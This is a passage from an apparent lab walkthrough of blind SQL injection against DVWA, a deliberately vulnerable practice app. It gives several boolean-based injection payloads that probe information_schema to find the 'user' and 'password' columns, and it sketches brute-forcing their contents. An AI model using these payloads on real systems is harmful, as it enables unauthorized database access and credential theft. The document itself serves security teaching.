
1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 4,1) LIKE 'pass%'#

Finally, we got a candidate.




We evaluate our guess with:

1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 4,1) = 'password'#




That is great. We know the name of our database, table, and password column. Then, we look for a column named username. In the DVWA login page, there are two fields, username and password. It is probable that they have the same name in the table as well. We know that we have a password field. Now, let us try the username.

1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 2,1) = 'username'#




1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 3,1) = 'username'#



Still, we did not get anything for username. We try “user” this time.

1' AND (SELECT column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users' LIMIT 3,1) = 'user'#



Great! Now we know that there is a column named user. In the last step, we are able to check the length of user and password fields in the database. And after finding the length, we will be able to brute force each character to get the user password data from the table users.

The steps that should be taken for guessing the length and each character are exactly the same as the steps we have taken to identify table’s and database name and its length.